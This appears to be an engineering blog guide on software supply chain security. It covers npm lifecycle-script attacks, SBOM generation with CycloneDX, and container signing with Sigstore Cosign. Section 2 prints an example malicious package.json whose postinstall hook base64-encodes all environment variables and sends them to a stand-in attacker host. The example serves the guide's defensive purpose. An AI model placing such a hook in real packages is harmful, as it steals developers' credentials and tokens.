When modern software engineers deploy an application, they typically write a few thousand lines of proprietary code. But under the hood, that application imports dozens of direct open-source packages—which in turn import hundreds of transitive dependencies. The resulting node_modules or Python virtual environment contains millions of lines of code authored by hundreds of anonymous internet contributors.
In 2026, cyber attackers have realized that penetrating hardened corporate firewalls and perimeter defenses is difficult—whereas compromising an obscure transitive npm package downloaded 40 million times a week is remarkably easy. High-profile attacks (from the XZ Utils backdoor to the recent Memtensor npm supply chain worm) have proven that a single compromised package can silently exfiltrate database credentials, hijack cryptocurrency transactions, and inject backdoors into production microservices.

In this comprehensive engineering guide, we break down the mechanics of modern software supply chain attacks, demonstrate how to neutralize malicious package installation hooks, walk through automated CycloneDX SBOM generation, and implement Sigstore Cosign cryptographic signing across your CI/CD pipelines.
1. The Anatomy of Modern Supply Chain Attack Vectors
Supply chain attacks have evolved far beyond simple typo-squatting. In 2026, engineering teams must defend against four sophisticated threat vectors:
| Attack Vector | Exploitation Mechanism | Impact & Blast Radius | Primary Defense |
|---|---|---|---|
| Maintainer Credential Hijacking | Phishing or credential stuffing compromises an established open-source maintainer's 2FA. | Immediate push of malicious version updates to millions of active projects. | Mandatory package provenance verification & Sigstore commit signing. |
| Postinstall Script Execution | Package includes an executable bash or node script in its package.json postinstall hook. | Arbitrary code execution on developer laptop or CI/CD runner during npm install. | Enforce npm install --ignore-scripts across local and CI environments. |
| Dependency Confusion | Attacker registers public packages matching internal private corporate package names. | Internal build tools accidentally download malicious public package over internal artifactory. | Strict package registry scoping (e.g., @mycompany/) in npmrc. |
| Typosquatting & AI Hallucination | Attacker registers misspelled or AI-hallucinated library names on public registries. | Developers copy-pasting code unintentionally install the malicious imposter. | Automated lockfile integrity checks and private registry proxy gates. |
2. The Lethal Mistake: Unchecked Lifecycle Scripts
By default, when you run npm install, Node's package manager executes any script defined under preinstall, install, or postinstall inside any dependency. A malicious package author simply writes:
// MALICIOUS package.json: Silent Environment Exfiltration
{
  "name": "super-fast-logger",
  "version": "1.0.4",
  "scripts": {
    "postinstall": "node -e 'require("https").get("https://attacker-c2.dev/steal?data=" + Buffer.from(JSON.stringify(process.env)).toString("base64"))'"
  }
}
The moment a developer runs npm install super-fast-logger, their terminal executes that JavaScript payload. In under 200 milliseconds, every secret stored in their local environment variables (AWS credentials, Stripe secret keys, GitHub personal access tokens, database connection strings) is exfiltrated to the attacker's server.
To eliminate this risk permanently, configure your global .npmrc file and CI/CD workflows to strictly disable arbitrary script execution:
# Place in ~/.npmrc or project-level .npmrc
ignore-scripts=true
If a specific legitimate library (such as esbuild or sharp) requires native C++ binary compilation, explicitly run its build step with an isolated script rather than granting ambient execution rights to all 1,200 packages in your tree.
3. Generating Cryptographic SBOMs (Software Bills of Materials)
A Software Bill of Materials (SBOM) is an exhaustive, machine-readable inventory of every software component, library, and transitive dependency included in your application build. In 2026, enterprise clients and regulatory bodies require standard CycloneDX or SPDX format SBOMs for software procurement.
By publishing an authenticated SBOM alongside your application binaries or container tags, your security incident response team can search your software inventory in seconds whenever a critical Common Vulnerabilities and Exposures (CVE) alert is announced, eliminating frantic manual codebase searches.
You can automatically generate an enterprise-grade CycloneDX SBOM in your GitHub Actions pipeline using open-source tools with zero licensing fees:
# Generate a CycloneDX v1.5 JSON SBOM for your Node.js application
npx @cyclonedx/cyclonedx-npm --output-file sbom.json --output-format JSON

# Validate the generated SBOM against vulnerability databases using Syft
syft packages sbom.json -o table
4. Cryptographic Container Image Signing with Sigstore Cosign
Having an SBOM is meaningless if an attacker can tamper with your compiled container image before deployment. Sigstore Cosign provides keyless cryptographic signing backed by OpenID Connect (OIDC) identities.
Inside your GitHub Actions workflow, you sign the Docker container image immediately after build, anchoring the signature in a tamper-proof transparency log (Rekor):
# GitHub Actions: Keyless Container Signing with Cosign
- name: Sign container image with Sigstore Cosign
  uses: sigstore/cosign-installer@v3.5.0

- name: Sign Docker Image
  run: |
    cosign sign --yes registry.company.com/my-service:latest \
      -a "repo=${{ github.repository }}" \
      -a "sha=${{ github.sha }}"
At deployment time, your Kubernetes cluster uses an admission controller (such as Kyverno or Open Policy Agent) to verify the Cosign signature. If an unverified image or compromised tag is pushed, Kubernetes rejects the pod deployment instantly.
5. The 2026 Software Supply Chain Hardening Checklist
Implement these five defensive controls across all production repositories today:
- Commit
package-lock.jsonorpnpm-lock.yamlto git and enforce strictnpm cibuilds in all CI pipelines. - Add
ignore-scripts=trueto.npmrcto block malicious preinstall and postinstall shell scripts. - Generate automated CycloneDX JSON SBOMs on every production release tag.
- Sign container images cryptographically with Sigstore Cosign before pushing to your container registry.
- Enforce automated vulnerability scanning using Trivy or Grype to block deployments containing high/critical CVEs.
Frequently asked questions
Sources

Written by
Wazir Ahmed
CTO, DEESU and CEO, D.TEN
Dr. Wazir Ahmed is the CTO of DEESU and leads D.TEN, its training and education division. A training manager, educational psychologist and researcher with a Ph.D. in educational psychology, he oversees learning systems, technology architecture, and training design.
More from WazirNeed help with this?